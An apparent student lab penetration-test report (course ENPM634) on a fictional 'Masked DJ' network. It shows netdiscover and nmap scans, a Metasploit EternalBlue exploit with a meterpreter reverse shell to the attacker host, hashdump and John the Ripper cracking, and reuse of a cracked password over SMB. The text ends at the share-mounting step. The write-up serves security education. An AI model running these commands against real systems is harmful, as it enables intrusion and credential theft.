ENPM634-0201 Final

Group MaskCrackers

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Executive Summary

MaskCrackers was tasked with identifying the true identity of the enigmatic "Masked DJ," a global music phenomenon, by infiltrating their IT environment. Our approach involved comprehensive network scanning, exploitation of vulnerabilities, and password cracking. We successfully navigated through multiple systems, including Ubuntu and Windows servers, employing tools such as Netdiscover, Nmap, Metasploit, John The Ripper, and Hashcat. Our efforts led to the discovery of critical files and passwords, ultimately granting us access to the development version of The Masked DJ's website and revealing their identity.

Our findings highlight significant security lapses within The Masked DJ's IT infrastructure, particularly in password management, system updates, and network monitoring. These vulnerabilities allowed us to gain unauthorized access and extract sensitive information, including the identity of The Masked DJ as young Professor Shivers. This report underscores the urgent need for The Masked DJ's team to implement robust security measures, enhance their password policies, and regularly update their systems to safeguard against similar breaches in the future.

Technical Report

➢ Initial scanning:

The resources provided to us by MaskedDJ comprise four distinct systems:

- An Ubuntu operating system-based machine
- A machine running Windows
- A server utilizing Windows 2016 Server
- A machine with Windows 7 installed

For the preliminary network analysis, our objective was to determine the IP addresses of some of these systems. To achieve this, we employed a straightforward tool known as netdiscover. This tool functions as an ARP scanner, effectively identifying active hosts within the network. The command used is **netdiscover -r <IP_Address/24>**.



Figure 1. Netdiscover scan

Our application of the netdiscover tool successfully revealed four IP addresses, which are as follows:

- 192.168.241.131
- 192.168.241.132
- 192.168.241.133
- 192.168.241.134

➢ Scanning of Hosts:

We employed Nmap, a network scanning tool, to ascertain the services operational on the ports of these systems and to identify details regarding their operating systems.

It is found that:

- 192.168.241.131 is an Ubuntu machine:



Figure 2. Nmap scan (1)

- 192.168.241.132 is a Windows 2016 Server:



Figure 3. Nmap scan (2)

- 192.168.241.133 is a Windows machine:



Figure 4. Nmap scan (3)

- 192.168.241.134 is a Windows 7 machine:



Figure 5. Nmap scan (4)

➢ Access to the system:

During the execution of the Nmap scan, we identified that one of the systems was operating on Windows 7. It is a well-documented fact that many Windows 7 systems are susceptible to the Eternal Blue exploit. To exploit this vulnerability, we initiated a Metasploit console using the command: **service postgresql start && msfconsole**.



Figure 6. Metasploit console

Subsequently, we conducted a search within Metasploit for the Eternal Blue exploit and input the necessary details about the targeted Windows 7 machine, namely its IP address and port number. Upon configuring all parameters, we executed the command exploit to launch the attack on the system.

```
msf6 > search MS17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.241.130  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

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Figure 7. Eternal Blue (1)

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.241.134
RHOSTS => 192.168.241.134
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.241.134  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.241.130  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

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Figure 8. Eternal Blue (2)



Figure 9. Exploit successful

This exploitation successfully granted us access to the meterpreter shell and SYSTEM level privileges, which represent the highest level of access in a Windows system.

➢ Finding password:

Once access was secured, the initial command executed was **hashdump**, aimed at extracting all the hash values present on the system. These hashes serve as our primary resource for gaining access to other systems. Following the extraction, we transferred all the hashes into a separate file, facilitating ease of use during the password cracking process.



Figure 10. Hashdump of Windows 7

This file, containing the extracted hashes, was then subjected to the **John The Ripper** password cracking tool. During the password cracking phase, we successfully deciphered only the password for the '**Bookings**' user account, which turned out to be '**Passw0rd**'. The command executed for this operation was **john --format=NT <hash_filename>**.



Figure 11. John The Ripper tool

➢ Compromising Windows 2016 Server:

The Nmap scan conducted on this particular machine indicated that the SMB (Server Message Block) service was active, with ports 135, 139, and 445 open. SMB is a network protocol employed for the sharing of files, printers, and other resources across computers within a local network or over the internet. This discovery suggested the possibility of utilizing the username and password obtained from the compromised Windows 7 system.

Utilizing the '**Bookings**' username and the '**Passw0rd**' credential, we successfully accessed the system. The command executed for this operation was **smbclient \\\\<IP_address of server>\\FILES -U Bookings**.



Figure 12. Access to Windows 2016 server

Subsequent to this access, we mounted the entire network file onto our system and proceeded to download all contents from the system. This was achieved using the mount command: **mount -t cif //<IP_address_of_server>/Files <Folder_name_on_our_system> -o username=Bookings**.

